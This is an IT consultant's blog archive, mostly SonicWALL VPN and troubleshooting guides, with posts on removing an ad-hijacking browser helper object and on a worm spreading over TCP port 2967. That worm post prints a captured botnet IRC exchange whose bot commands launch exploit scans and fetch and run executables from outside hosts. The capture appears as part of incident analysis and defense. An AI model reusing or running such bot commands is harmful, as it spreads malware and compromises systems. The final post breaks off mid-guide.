Tuesday, January 30, 2007

Building a Site-to-Site VPN Between SonicWALL and Linksys

A week or so ago I got a call from a customer who had gone out and purchased a Linksys router "with IPSec VPN" support. He was interested in placing this device at a remote site, and creating a VPN tunnel back to the SonicWALL that we manage. I recommended that he purchase SonicWALL devices for each site (he had more that he wanted to set up), but he was not interested in forking over the thousands of dollars that it would cost him ... and I couldn't blame him.

I have created VPN's between all sorts of odd ball devices, so I didn't think that this one would be any different. Yet this Linksys device would turn out to have quite a few caveats, hence my documentation here.

Some things to know about these new Linksys VPN devices: They used an embedded version of OpenSWAN, they have been known to slack on standards (such as encryption key length), they are not at *all* supported by SonicWALL (probably because of the loose interpretation of standards), you *CANNOT* have spaces in your policy name (it will accept them, but your policy will be broken).

Now, onto the "how to". For this example, I was using a Linksys RVS4000 with Firmware Version: V1.0.11 (out of the box default stuff). The SonicWALL is a Pro 2040 running the latest enhanced firmware, 3.2.0.3e. Note: I did not upgrade the Linksys firmware as I should not be supporting that device at all. Additionally, I am doing all of it's configuration remotely. I would never *dare* update firmware on a device over the Internet (and neither should you).

The Linksys configuration will be a tad more complicated, so we will start with that. Our goal will be to match the settings of the SonicWALL so that the second part goes easier. I have tried all sorts of mis-matched settings, and some of them worked. But if you want this to go smoothly you should stick to what you see here. Go ahead and get logged into your Linksys (if you need help with this part, RTFM).

Once logged in, click VPN from the top, and then VPN Passthrough. We want to *disable* all of these options. This is enabled for people who want to use a remote VPN client from behind this device. We are going to terminate the VPN to this device itself, so we do not want or need any of this enabled. It would only confuse the Linksys. After you disable them, be sure to click the Save Settings button.


Next, also under VPN at the top, click "IPSec VPN". This will bring up a window that you have to scroll through to see all of the options. For tunnel entry it will read "new". We will start with a name. It's HIGHLY important that you NOT use any spaces here. I made this mistake, and it took me an hour or so of troubleshooting cryptic messages to figure it out. Linksys should *not* all you to enter spaces here, but they do.


Keep scrolling and have a look at the other settings here. You can refer to this snapshot that I took.


For this policy that I created, I used "Subnet" for both local and remote. This is usually what you are trying to accomplish. That is, you have two networks (must be different networks) and you want to allow traffic to pass between them. You can also create a "host to network" configuration where one computer accesses a subnet (or vice versa). Obviously, local network should be what is configured on the Linksys device. Remote network, is what the primary subnet is defined as on the SonicWALL side.

For the Remote Security Gateway, choose IP address and put in the static IP of the SonicWALL. If you SonicWALL does not have a static IP, you can pick the "any" option here. But that also means that you would need to later use "agressive mode" and change the "Local Identity" and "Remote Identity" to a "Name" under advanced settings. Hopefully you have a static IP. That makes things easy. :-) Make sure you enter the static IP of the SonicWALL!! Not the SonicWALL's gateway IP (people confuse what they want in this box).

For Key Exchange Method we want to leave it at Auto. Flipping over to manual unlocks a lot of options that I wouldn't want to try and match up to the SonicWALL. For Encryption choose "3DES" (you have no other choice). For Authentication pick "SHA1" as this is what the SonicWALL uses as default. Make sure you disable "PFS" (also default on the SonicWALL). For Pre-Shared key enter a secret word (feel free to use special characters here, it makes the encryption stronger). You will need this password later when you configure the SonicWALL side. Lastly, for Key Life Time enter "28800".

Before you do anything else find the Save Settings button at the bottom which is almost hidden in the colored bar. Save those settings, and then scroll back down to the bottom of the screen and click the "Advanced Settings" button. You will get a pop-up window, so turn off any stupid pop-up blockers that you may be using.

Here is a snapshot that you can follow along with ...


For your Operational Mode, you want to use Main Mode. That is, unless the other end is using a dynamic IP address (in which case you would use Aggressive). For the Local and Remote Identity boxes, leave them at the default settings. This is telling the Linksys that it will trust the SonicWALL's identity based on the IP address that it is connecting from.

For encryption, use "3DES" and change the Authentication to "SHA1". Trust me, life will be easier on you when it comes time to configure the SonicWALL. For the "Group" you want to pick "1024-bit". Most people would call this "DH Group 2" (like the SonicWALL will). Make sure you also change this Key Lifetime to 28800. We do this, because the SonicWALL is not that flexible on these options. Some devices offer a lot of options for keys and might even expire them based on the amount of data being transferred. Again, to make like easier ... just make this 28800 seconds. Lastly, click the "Save Settings" button. Then "Close" this window. You're done here.

For the SonicWALL side, get logged into your SonicWALL and select "VPN" on the left side. Then, click the Add button to get a new policy (otherwise called an "SA") started up. If you have trouble here, RTFM!

We will start with the first tab. Here is a snapshot to follow along with ...


For Authenication Method, stick to the default. For name, pick whatever you want. If you are going to have a lot of these, you might want to pick a name that matches the Linksys at the other end. Or you can put something more meaningful here. SonicWALL will not punish you for using spaces. ;-)

For the IPsec Primary Gateway, enter the public IP address of the Linksys device. If it is using a dynamic IP, you can enter all zeroes here. Bear in mind, you would also have to change to agressive mode (at both ends) and use different "Local/Remote IKE ID" information. For the "Secondary" you can either enter zeroes, or let the SonicWALL do it for you. This field is in case you want to have a "failover" tunnel.

For the Shared Secret, enter the same Pre-Shared key that you used on the Linksys. This is your "secret word". Leave the Local and Peer IKE ID's alone (SonicWALL will know what to do here). Next, click the Network tab and have a look.


For the "Choose local network" you have some options here. If this is the only tunnel you will ever create, you can pick "LAN Primary Subnet". I have found that you can only use that object once in a policy, so I have got in the habit of making a new object that is a bit redundant. Click the drop down and choose "add network". I like to name it something meaningful such as use the network ID in the name, followed by a short description. Then if you have to look at this later, you will see the network ID right here in the policy. Now, make sure you create this is a "LAN" object, type is "Network". Enter the Network ID that this SonicWALL is configured for, and it's subnet mask. After you click "OK" you will be right back at this window.

For remote network, create a new network object that matches the Linksys. Your zone MUST BE "VPN" FOR THIS OBJECT. If it's not, this tunnel will not work!! Now you are ready to click the third tab "Proposals", and have a look.


Now we can be glad that we made all those changes to the Linksys. For Exchange, leave it at "Main Mode" (unless you had to switch to aggressive). For DH Group, leave it at Group 2 (which means, 1024-bit on the Linksys). Use all of the other settings that we did on the Linksys: 3DES, SHA1 and 28800 seconds. For Phase 2, leave the default of ESP, 3DES, and SHA1. Also notice, the default Life Time is 28800 here, and PFS is Disabled! In essence, you should change nothing here, but make sure everything matches up.

Now clidk the Advanced tab. There are some things here you may need later. I don't like the thought of NetBIOS going over a routed network. Some folks might need that option though (for lousy name resolution or old network printing). Also, its a good idea to check the Keep Alive option ... but do that later. One of the lessons I have learned is that if you run a Keep Alive on a bad configuration, your log will fill up with a bunch of failed attempts. Rather, wait until this tunnel is coming up successfully and make a note to come back and add this option. The Keep Alive will maintain this tunnel even when there is no traffic running across it. I like to keep tunnels up all the time, so that when people need to send traffic across it - the tunnel is up and ready.

Now comes the fun part. Click OK on the SonicWALL policy to save it away. Note that it's all ready "Enabled". Watching this screen will get you nowhere. It does not refresh, ever. So head back over to the Linksys device now in a different tab/window - and click that Enable button at the bottom of the policy window. Now, on the SonicWALL you can click the VPN > Settings option on the left which will refresh this screen. Do you have a "green light" on the SonicWALL's policy? Does it show an active connection in the lower portion of the window? Great! No green light? You have problems ... keep reading.

Regardless of whether or not it worked, you had better read the logs. I find that the SonicWALL logs are far better (at least in this match-up). So click "Log" on the SonicWALL and see what you have. A successful policy would look like this ...


Note that the first line in the log, is the last thing that it recorded. Your policy notes should end with "Adding IPSec SA" as you see in the illustration. If it all looks well, try to run some traffic through the tunnel. Bear in mind, you cannot ping the internal interfaces of the two devices. That is, you cannot ping the Linksys's LAN IP from the SonicWALL (or vice versa). I'm really not sure why this is, but I think it may have to do with the way that these devices are terminating the tunnel from end to end. So instead, try getting onto a PC connected to one network and ping a PC at the other end. If that fails - check the logs for errors, and also remember to disable personal/Windows firewalls! ;-)

Troubleshooting/Caveats
I had some STRANGE problems when I first attempted this. I hope this helps someone out there.

1) The SonicWALL reports that the settings don't match, but they do! - I had the SonicWALL at one point tell me that the DH groups were different, when they were in fact matched. There was no convincing it otherwise, and the solution was to delete the policy, RESTART the SonicWALL, and start over. Don't waste your time trying anything else.

2) The tunnel is up, but traffic is not passing across it. - Check that the "remote" network on the SonicWALL side is configured as a "VPN" zoned object. You can find this setting in Network > Address Objects. If you accidentally made it a LAN or WAN object, you should go back to your policy, choose a different object (or create a new one) and name it something different. Then, go back and delete the one you made with errors.

3) The Linksys is not even starting the tunnel connection! - Did you put spaces in the policy name on the Linksys device? If you did, delete the policy and start over from scratch. Also check ALL of your settings and match them up. Look at the logs at *both ends* for clues, but know that the SonicWALL will be more helpful in determining the problem.

One thing I will say in favor of Linksys, their Log is "detachable" where SonicWALL keeps theirs glued down. What I mean is that you can create a Log "pop up" from the Linksys and keep that window aside while you troubleshoot. Here is how ...


FIRST - Disabled your policy on the Linksys to stop it from logging junk. Then, click Administration > Log. You need to enable the Local Log as it is not turned on by default. Then make sure you Save Settings. Once that has been done, you can click the "View Log" button and you get a nice little logging window. It's not very big, and it doesn't refresh itself. So you will have to refresh it, and actually turn through the pages yourself. Also, the messages you will get will only make sense to someone who has worked extensively with OpenSWAN. Yet, pasting these errors in Google may uncover some good hints.

Once you have enabled your logging and you have your window up, go back and click "Enable" on the policy. Then refresh your log, and turn through the four or five pages of messages. Good luck!! ;-)

If you are attempting this and get stuck, feel free to comment, share your advice, point out my wrong doings, etc.

-Steve Ballantyne

Sunday, January 28, 2007

Google Ads Have Nudity?

For a while now I have noticed a growing trend of pornography advertisements. I will be surfing along, visiting web sites that I have been on and off of for several years and then *boom* - you've got bare chested ladies down the side of your screen.

It wasn't until a month or so ago that I realized something was wrong. I was downloading chipset drivers for a friend of mine from VIA's website, www.viatech.com. There in the right margin was a couple sets of naked breasts. This really bothered me. Would a reputable company like this really stoop to that level for revenue? Looking at the page source it appeared that what I should have been seeing was Google Ad's, but they had been replaced somehow. Was this some sort of cookie hijacking? I got busy working on the project at hand and never investigated it further.

Today my browser crashed. The error message indicated that some awkwardly named dll had gone south, and the browser had to shut down. I have seen this before in earlier weeks and I just wrote it off to a bad component in Internet Explorer 7. But this was the second time today and I intended to get to the bottom of it. The object was called ~DP1C9.dll and when I performed a search on my hard drive for it - I turned up nothing. Next I went into the browser settings starting with "managed add-on's".


Oh, this was not good. Here I had somehow installed a "browser helper object" without a name. Surely if this was legitimate it would have been branded by the publisher. I disabled it immediately, and restarted Internet Explorer.


I was sure that I had somehow installed something nasty. What bothered me is that I have had this for probably a few months and nothing stopped it from installing. For that matter nothing ever caught it and told me about it! I checked my Symantec Antivirus definitions. They were up to date. But this seemed more like spyware, and Symantec has never been really good with detecting and removing that. More likely, this is something that Windows Defender should have stopped. For the sake of finding a cure, I went out and downloaded the latest and greatest copy of Windows Defeneder from Microsoft. I let it update to it's latest definitions and then performed a full scan.


Right now I am wondering why I waste the system resources on this product when it obviously doesn't work. I would have to take the law into my own hands.

First I would have to figure out where this little devil was hiding on my system. That ugly and awkward "manage add-on's" window was of no help to me. I ran reg-edit and searched for this object by it's object name.


Here it is, so that you won't have to retype it like I did. By the way, I would like to thank the engineers of Internet Explorer 7, for not allowing me to copy and paste anything from that window.

{598F4775-6FB6-477B-9842-E0426824E077}

Incidentally, if you came to this posting because you found the above object ID on your system, you are infected. Read the rest of this for removal instructions.

I found a couple of keys right away. This one told me exactly where the bad dll file was hiding out. Notice that this is in a location that normal users like you and I are not supposed to tread. Therefore to find it with a "Search" I would have had to of performed an advanced search and looked for "hidden files", "system files", etc.

Heading out to that location on my drive I found the dll file(s). Even with the browser shut down, and the objects disabled I was not allowed to remove these. I'm betting I would have to boot into safe mode. They are welcome to stay I suppose since they will no longer have any attachments to the browser when I get done.


Next I got to work on removing all of the registry keys that involved this string. That was actually pretty easy. I just ran "regedit" and did a "Find". For every key I found with the above mentioned object ID, I deleted it. Then, I reopened Internet Explorer and made sure that the "browser helper" object no longer appeared in my "manage add on's" list.

Now I just needed to prove my theory. Was this little dll file what was actually turning all my Google Ads into pornography? It wouldn't take much to find out. I went out and visited the site that I last remember seeing this problem with. YOu might try this too. Below is the URL to a VIA Forum. Scroll over to the right corner, and check the Ad in the top right. You *should* see Google Ad text (not bare chested ladies).

http://www.viaarena.com/default.aspx?PageID=5&ArticleID=497&P=6

To really make my point, I hopped onto my wifes computer. She has had this problem too. First we brought up the VIA Forum with the object enabled. She saw the pornography. Next we disabled the object, restarted the browser, and reloaded the page. Now she was seeing the Google Ads as they were meant to be.

I have no idea how this object got installed, but I have heard from other folks that they had this same problem. If you have a story to tell, drop me a comment.

-Steve Ballantyne

Wednesday, January 17, 2007

New Virus Attacks on TCP 2967

I was settling in Thursday for a couple hours of video games with my kids. We had just got back from Karate when my pager starting going off. One, two, three pages within minutes of one another. I would later find out that I had three different emergencies from different people. The first of which would take me a good hour and a half to chew through.

I connected into the SonicWALL of a newly added customer who was complaining that things simply "didn't work". My initial throughts were that the engineer who had configured the device earlier that day had made a mistake somewhere. It didn't take me long to find the problem. The SonicWALL had been configured in Transparent Mode allowing them to have a few servers on their DMZ with public addresses defined on them. The Transparent Mode requires that you create an object for the range of addresses, and a zone to put it in. The object was created as a "WAN" object, but had been put into a "LAN" zone. I have seen this before. The last time I had seen it was when I had made this same mistake. Remembering that simply changing the object didn't work, I reassigned the interface to a 192.x.x.x address. Next I deleted the object, and created a new one for the correct zone. Just for good measure, I restarted the SonicWALL.

Now traffic flowed perfectly - for about a minute and a half. "This is the same problem we had before we put the SonicWALL in", says the network admin. Next I went to work looking for signs of funny business. I brought up the connections list on the SonicWALL and found that it was "topped out". This particular SonicWALL supports up to 6,000 or so concurrent connections. They had hit that mark. Something was definitely wrong. The connections were all on TCP port 2967 and to what seemed like completely random hosts. The first octet was the same as the customers, but the remaining three were random numbers. This would make sense for a virus and we have seen some that attack NetBIOS this same way. It calculates a subnet mask based on your present address. That it, it assumes that if you have a class A address, it can access all the same hosts on that class A network. Because this customer had conigured a 24.x.x.x address, it was attempting to connect to all 16.7 million hosts to infect them.

Now we were getting to the root of the problem. "You have a virus", I say. "No, we are being attacked!", says the admin. I ran a packet trace on the activity. "No, you have a virus. I can see these connections are clearly coming from you".

The customer went on to complain that they didn't understand why the SonicWALL could not withstand the attack. I tried to explain that all devices have a well known limit of the number of connections that they can support, which is based on the amount of RAM that the unit has to spend on these connections. The customer didn't want to hear it. Looking for a quick solution, they yanked the SonicWALL and went without it. The effect of which was that they continued to try and spread the virus instead of fixing the problem.

Yesterday this same virus emerged again. This time, the customer gave me some time to analyze it, and attempt to trap it. I went right work disabling the initial attack. I created two acces rules for LAN to WAN traffic, discarding all TCP connections on ports 2967 and 2968. The "discard" was important, as a "deny" would still waste some time processing the connection and would keep the firewall at 100 percent CPU utilization. Next I went into the "super secret diagnostic page" of the SonicWALL (firewall.ip/diag.html) and flushed all connections. Back to the monitor, I was a little surprised to see that all the connections were full again. This time with NetBIOS ports (135, 139, 445). So I created a second LAN to WAN discard rule for the built in NetBIOS group. Oddly enough, that did not stop the attack, as the SonicWALL's built in NetBIOS group does *not* include TCP port 135. Rather than create a new group, or attempt to change a built in group ... I simply added one more rule. Another flush of the cache, and all was fine.

An hour or so later, I was back on the phone with the admin there. "These two laptops that were causing the trouble have a few hundred virus's on them", said the admin. Then I hit her with some further bad news. Both of the infected PC's were presently connected to an IRC server in Malaysia - doing "who knows what". I immediately dropped in another discarding rule this time stopping any traffic destined for this Malaysian server.

But curiosity got the best of me, and before I dumped these connections I ran a packet trace on the virus to see what it were doing. The connections were being made to a server 203.121.79.138 on port 51555. Here is what it revealed (the data yanked from the capture using Ethereal).

PASS r0flc0mz
NICK [P00|USA|64502]
USER XP-2224 * 0 :TEACHLAP06-12
:SSH 001 [P00|USA|64502] :MySQL [P00|USA|64502]!~XP-2224@70.60.35.170
:SSH 376 [P00|USA|64502] :
:[P00|USA|64502] MODE [P00|USA|64502] :+i
MODE [P00|USA|64502] -x+i
JOIN #bpe2# p00n3d
:[P00|USA|64502]!~XP-2224@70.60.35.170 JOIN :#bpe2#
:SSH 332 [P00|USA|64502] #bpe2# :!t kill all -s|!sftp 166.104.216.37 2755 1 1 2.exe -s|!asc netapi 30 3 0 -b -e -h -s|!asc sym 30 3 0 -b -e -h -s|!asc dcom135 30 3 0 -b -e -h -s|!asc lsass445 30 3 0 -b -e -h -s|!asc asn139 30 3 0 -b -e -h -s|!ip.wget http://www.milites-liberi.de/images/is6.exe c:\3i3o.exe 1 -s
:SSH 333 [P00|USA|64502] #bpe2# 10:30 PM 1168912264
:SSH 366 [P00|USA|64502] #bpe2# :End of /NAMES list.
MODE #bpe2#


This was *not good*. I could see that the virus was successful in getting a connection to this server which seemed to be helping to get other virus's downloaded and installed to the infected PC. I just had to try it myself, so I made a connection to the server with a terminal based IRC client (on the specified port) - joined the channel, and had a look around.

09:19 -!- Topic for #bpe#: !t kill all -s|!sftp 166.104.216.37 2755 1 1 2.exe
-s|!asc netapi 30 3 0 -c -e -h -s|!asc sym 50 3 0 -a -e -h -s|!asc
asn139 30 3 0 -b -e -h -s|!asc mssql 30 3 0 -a -e -h -s
09:19 -!- Topic set by 10:30 [] [Wed Dec 31 19:00:00 1969]
09:19 [Users #bpe#]


I was hoping to walk into a channel and see a wide list of infected users. Then I could possibly start performing "whois" lookups on the infected hosts and attempt to pick off anyone else who might happen to be one of our customers. Those hopes were dashed when it became clear how well the server was locked down. Only IRCOP's would be able to see other users. Connected users, would only see themselves in a channel.

While all this was happening, I was yelling over the wall to our application developer. He was rushing to build some new SQL queries that would target 1) excessive connections on TCP 2967, and 2) any connections made to this Malaysian server. It would reveal about 5 to 7 more customers that were experiencing this same virus.

By now you may be asking "why did this virus slip through the cracks?". The answer to that question has always been the same: "updates!". When you don't update your Antivirus products, you pay a hefty price for it. This particular virus emerged in late December and has been spreading in high numbers in the past few days. It was able to spread thanks to a flaw in Symantec Corporate Antivirus products that has been patched since May of this past year. So why didn't these customers get the patch? Some had just not been updated in some time, such as roaming users on laptops who don't often connect to the business network. Others had simply stopped paying for the product. What many people think is "why should I keep paying for this product when the updates are free?". They raise a good point. Symantec (Norton) will provide you free updated "definitions" until the end of time. They will not, however, provide you free "product" updates. Old virus engines do not handle new virus definitions well, if at all.

If you don't update your antivirus engine, your new updates are only effective against old virus's. Now apply logic to that statement and ask yourself "when was I last infected by a 2 year old virus?".

Another good question is: why couldn't I find any good information about this virus? Answer: Symantec would rather not make headlines about this, as it is a virus that attacks a flaw in an antivirus product. Oh the irony. Some credit due to Symantec, as they patched this flaw when it was revealed. That's about the best thing you can ask of the vendor. I was later sent a link from my boss which gave some explanation to what we have seen over the past week ...

Persistent zombie attacks target Symantec corporate software

Keep on trucking folks! If you found any of this helpful, drop me a comment,
-Steve Ballantyne

Wednesday, January 03, 2007

SonicPoint's Eat UDP 14443 Connections

A while back I had a student call me from their sorority house reporting problems with their SonicWALL. The installation had started as one small wireless device/router, the TZ50W. When the signal seamed too weak to cover the entire house, they moved up to a slightly more powerful SonicWALL TZ170W. When that didn't work, we paid them a visit. It turns out that the house was gigantic and there was no chance that the wireless signal would flow through the 100+ year old plaster walls and solid wood floors. The solution was clear - we would need SonicPoints!

SonicPoints allow you to create one wireless profile (SSID, encryption scheme, etc) and then plug in a slew of wireless access point devices that use it. The catch is, of course, that you have to run physical cables between each SonicPoint and the one SonicWALL device (sometimes defeating the point). The good news is that this is a great solution for a multi-floor home like the sorority house - and if power is a problem you can purchase a POE switch and plug your SonicPoints into that.

Just when you think you are done troubleshooting, I got an emergency phone call. The SonicWALL was dropping connections left and right, and many students in the house were reporting "no Internet access". I was able to connect into the SonicWALL and have a look. What I expected to find was one or two students running excessive filesharing, and eating up all the active connections of the main device (fairly common in residential University settings). What I ended up finding was that the SonicPoints themselves were running the SonicWALL out of active connections! It looked something like this ...


In the case of the sorority house, there were literally thousands of UDP connections on port 14443. They were clearly coming from the SonicPoints. While I knew that the SonicPoints would open some line of communication with the SonicWALL for profiles and such, I knew that this couldn't be normal operation. I had them reboot the SonicWALL and it went back to normal. But only a few minutes later the connections started appearing again.

A call into SonicWALL reveals "this is a known issue". Also an apparently "undocumented known issue" with the current Enhanced Firmware, version 3.2.0.3. The fix to this problem is to "roll back" to earlier firmware (nothing I ever like to do). But alas, I rolled back the firmware to 3.2.0.0 and the extra connections went away. Case closed?

Today we had another customer call in for unrelated problems. They too have SonicPoints. They too use Enhanced Firmware. They too have several hundred UDP connections opened with their SonicPoints. I wonder who else has had this problem? Have you? Leave me a comment. Hopefully SonicWALL will fix this with the release of version 3.5.

-Steve Ballantyne

Wednesday, December 27, 2006

Candy Security Opens It's Virtual Doors

Back in 1997 or so I started building FreeBSD firewalls and proxy servers for friends and business partners. To my surprise, many of those systems ran until their hardware fell apart(literally). As those systems died nearly all of them were replaced with off-the-shelf commercial products. I was no longer in the business of building firewalls and I could not easily compete with the cost advantages of the commercial options. For a small business, your average wireless router does quite well for NAT and DHCP. At the time, the cost of $100 or so was quite reasonable. For the larger businesses - there are larger needs that include SPAM filtering, Antivirus, Intrusion Detection/Prevention, and more. The answer for them would be a Cisco device or a competitive product (such as a SonicWALL).

After kicking around a SonicWALL for a few months for my home business, I just had the feeling that I could do better with hardware that I had laying around. I was looking to replace not only the NAT functionality of the hardware, but the other services as well. It didn't take me long to discover IPCop. IPCop is an open source firewall solution with a Linux core. It's easily installed, and even easier to configure through web based management. For the hardcore enthusiast there is a growing collection of compiled add-ons for the product which include ClamAV (Gateway Antivirus), Squid (for proxying), Squidguard (for content filtering), and even Snort (for Intrusion Protection). Mix all those together, and you have yourself a very affordable unified threat management system (a term I do not throw around loosely).

It wasn't long before I started deploying my IPCop firewalls to friends, family, and small business owners (many out of charity). The hardware, while never fantastic, has always been adequate for their use and has all been purely recycled components. In some cases, I have taken a companies retired desktop PC's and turned them into managed network security solutions for them. Aside from saving a ton of money on the cost of hardware and security services, we have kept the environment from having to digest a pile of toxic components.

There was only one thing missing. I had never officially given the company a title. While working on the website, that seemed necessary. While some of you may still refer to it as "Steve's firewall business", we will be putting something more pleasing on our business cards. The official title, as the subject implies, is Candy Security. I have been tossing the name around for nearly a year and I even registered the domain name some time ago in preparation. I have most recently built a website, and today it went live!

You will have to excuse the advertisements glued to the top. I opted to get "free hosting" until I had something to put up. Now that it's up, I have to have my account converted from a free account to a paid hosting account. The last time I did this with GoDaddy, it required deleting and re-creating my account.

Hope you all like the new site. For present customers (or other interests) I created an area that you can use to contact me from the website. Obviously, if you are having problems and need immediate assistance you can still call us.

http://www.candysecurity.com

-Steve Ballantyne

Bad Attitudes Have No Business In the IT Business

I thought that I would post something that's non-technical today. I have had a couple of dealings with customers these past few days that were less than pleasant. One of which I knew from days past. With that, I have thought I would write up a few words on bad attitudes in IT.

It seems that throughout the nineties there were a lot of companies that had administrators and IT personnel that nobody wanted to talk to. In some cases (that I myself have witnessed) there were overpaid administrators who literally sat in a dark room most of the day and would throw a fit if anyone bothered them for assistance. In my days as an IT instructor I would often cross paths with some of these folks and I wondered why anyone would employ them.

At some point in the history of information technology it seems that we accepted that for someone to be smart and helpful in the area of computing, it should be expected that they would come with personality flaws (or even hygiene problems). Into the late nineties and early millennium many of these administrators found themselves unemployed. The job market for information technology shrank. Or, did it? Perhaps as the economy suffered, businesses of all sizes had to cut back and see who they could do without. Could they live without that mean guy who sits in the dark playing video games all day? They were willing to try.

While my training business in was booming in mid 2005 and I had no shortage of work, I was running into old colleagues and sometimes students who said that they had been trying for weeks or months to find work. What was it that they were missing? A good attitude for starters (and better hygiene for those others). Good attitudes will always make up for what you may be lacking in the area of experience. While many will say that it's not "what you know" but "who you know", I still contest that it's how you treat people that determines if you are going to get a job.

I have also been amazed at what a small world it is when it comes to information technology. I still run into people that I worked with ten or more years ago. Almost all of those people that I bump into are still in the same field. I am assuming that they are all glad to see me. But when I run into an old colleague that I had a hard time with, I will not exchange cards. In such a small world there are few rivers. Nothing will kill your career faster than burnt bridges. And nothing accelerates bridge fires like a bad attitude!

Remember to slow down, relax, and be nice to the people you work with. Be even nicer to the people that you help, or the people that help you. Compassion and kindness are instruments of business.

-Steve Ballantyne

Sunday, December 10, 2006

Building a site-to-site VPN tunnel between SonicWALL and IPCop

To perform this task, I used:
A SonicWALL TZ170 Running SonicOS Enhanced 3.2.0.3-54e
A PC running IPCop v1.4.11, with the built in VPN functionality

SonicWALL is becoming ever more popular as a good solution for the small to mid-sized business due to its lower TCO over products such as Cisco. In the same regard, IPCop has grown in popularity for its open source nature, and its large list of features. Therefore, I thought it would be interesting to see how difficult it might be to merge two companies using these very different products. In the end I can say, “not too difficult at all”.

Some things to remember:
* You must have two different networks, with different network ID’s. That is, if one company has a network ID of 192.168.0.0/24, than the other side cannot also be 192.168.0.0/24. This will be a routed network. You cannot route between two networks, that are actually the *same* network!

* SonicWALL is a commercial product and is backed by toll free phone support (which varies by product and status). Help is most certainly guaranteed. IPCop is open source. That means that your support comes in the form of forums, IRC, etc. Also note that the use of open source software comes with an agreement. Make sure that your company or organization is permitted to use open source software.

Step #1 – Set up the SonicWALL side of the tunnel.
Log into the SonicWALL Administration page. Click “VPN” on the left side, and ensure that you are now looking at “Settings”. Now under the “VPN Policies” click the Add button.

Leave the authentication drop-down at its default. Name your policy whatever you wish. You can use spaces here, it doesn’t matter.

For “Primary Gateway” you need to enter the IP address of the IPCop firewall. If this address was obtained via DHCP and will be changing, then you will need to set up Dynamic DNS for that box (Google for help on that). The SonicWALL *will* accept a hostname here instead of an IP address if DDNS is in use. For the “Secondary”, you can enter 0.0.0.0, or if left blank, the SonicWALL will enter that for you. This would be used if you had a “backup VPN” in place to another box in case this VPN fails.

Enter a secret password into the “Pre-Shared Key” area. You will need to enter this same password on the IPCop firewall. The longer the password is, and the more obscure the characters are (!@#$%^, etc), the better your encryption will be. So be creative.

For your “peer ID’s”, I would typically recommend using the default which is “IP Address”. And normally you would leave the fields blank. But, SonicWALL and IPCop did not handle that well at all. I suggest using something textual such as “E-Mail addresses”. The idea here is you would use a contact at the SonicWALL site for the SonicWALL side, and the address of an employee at the IPCop side for the IPCop settings. It doesn’t even have to be a real e-mail address, but whatever you enter in these boxes, must match the other side when we are done (local to remote, remote to local).

When done, it will look something like the illustration below. Click the Network Tab to continue.


Things may get tricky here depending on how complicated your network is. We will assume that you have one standard reserved network address on your local network. In our case, the SonicWALL’s network is known as “192.168.199.0” with a subnet mask of 255.255.255.0. We could create a new “object” for that address, but instead used the default object, “LAN Primary Subnet”. If you have a whole slew of networks, or you want the wireless network to be reachable through the VPN, etc – I would suggest going through this once for one network. When you have success with one network, go back and add the others. Each end of this tunnel must be aware of the other ends networks!

For the Destination Network, we will need to create an object. So click the drop-down under “Choose a network from the list”, and then select “Create new address object”. You can name this whatever you want, but for the sake of other administrators – or yourself at a later date – use a sensible name (like the network ID itself).

Zone Assignment MUST be set to “VPN”! Next, choose “Network” as the type, and enter in the network ID information for the IPCop side of things.


Click “OK” when done, and you should have something like this …


Now, click the Proposals tab. We will have to make a few changes here to find a middle ground between our two different ends of this tunnel.

For Exchange, choose Main Mode. For DH Group, choose “Group 2”. Note that we also want Group 2 down below, but we can’t change that (and don’t need to) unless “Perfect Forward Secrecy” is enabled. For Encryption, go with “3DES” (aka Triple DES). Authentication, “MD5”. Could we go with better encryption? Probably. But SonicWALL tends to have a harder time working with other devices when using stronger protocols. If you want this to work well, stick to this path. For lifetime, go with the default. We will match this on the other side. For those keeping track, 28800 seconds translates to 8 hours.

When you are all done here, it should look like this …


On the Advanced tab, there is not much that will need changed here. I like to enable a “keep alive” on one end of the VPN tunnel. This will keep the tunnel up, even when no traffic is being passed through it. In most cases, you want that kind of functionality. The alternative is a tunnel that is built “on the fly” when users start trying to send traffic through it.

You may also want to enable NetBIOS. I often do for my customers. But if this was my network, I wouldn’t want Windows broadcasts going through my tunnel. This should be a routed network! Theres a good reason that broadcasts are not routable. Additionally, if you enable that here, you may be in trouble with how the IPCop handles it at the other end.

Leave this other options alone. You’re done here. Click “OK”.


The SonicWALL will go ahead and enable this policy for you. Since only one end is complete, you should disable it. Find the little checkbox under “Enable” and uncheck it.

Now, you are halfway there.

Step #2 Configure the IPCop side of the tunnel.
Connect to your IPCop’s web administration. This can probably only be done from the LAN side, unless you have enabled remote administration. Remote administration for an IPCop box is tricky, as it entails setting up SSH – and configuring an SSH tunnel at the remote end. Again, use Google or the Ipcops.com forums for help on that.

From the admin interface, click “VPN’s” and “VPN’s” as the only choice. If you are an OpenVPN user as well, you should be happy that these two seem to work together without any problems.

On the “Global Settings” screen, enter the IP address or hostname of this IPCop firewall if it’s not all read there. For the MTU, you will need to enter “1500”, or you will have serious problems. The SonicWALL defaults to 1500. Do not enable the VPN yet. Click “Save” toward the lower right of these settings. Smile.

Now scroll down a bit to “Connection status and control” and click the “Add” button lingering around the lower center.

We will be building a “Net to Net”, so choose that second option and then click “Add”.

For name, choose anything you want. But it must be one big word without spaces or special characters. For the “IPCop side” leave the default setting of “left” (this is an obscure reference to Open SWAN settings).

In the Remote Host box, enter the IP address of the SonicWALL. This is the “public address” which should be reachable from the Internet.

For “Local Subnet” enter the ID of this IPCop’s network. All ready in there? Good! Leave it alone. For the Remote Subnet, enter the SonicWALL’s network ID in the same fashion. Network ID first, then a forward slash, then the subnet mask (for us it was 192.168.199.0/255.255.255.0).

Leave “Dead peer detection” at its default, “restart”. If the VPN goes to hell in a hand-basket, it will drop and re-establish itself.

For “Options”, we will need to enter Local and Remote ID’s. As I mentioned earlier, these are textual. Normally, the IP address is used. But I had problems with that. My advice, use email addresses. You will need to put an “@” symbol in front of them.

So for Local ID, put in the address used as the remote “Peer ID” of the SonicWALL. Then for “Remote”, use the local “Peer ID” that you used on the SonicWALL. Be sure to put them in with @ symbols leading the address, but of course still plant the @ symbol in the address where it belongs (such as “@steve.ballantyne@gmail.com”).

The “Remark” is just a comment. Leave it blank.

For Authentication, we need to enter our Pre-Shared Key (the secret password). This should match what we used on our SonicWALL to a tee, or this won’t get off the runway. Before clicking “Save” at the bottom, scroll up and uncheck the “Enable” at the top. We aren’t ready to bring this up just yet! Now, click Save.

No errors? So far, so good. Scroll down to your new VPN under “Connection status and control” and find the edit button. It looks like a little pencil. Double check your settings for consistency.

Now scroll all the way to the bottom and click “Advanced”.

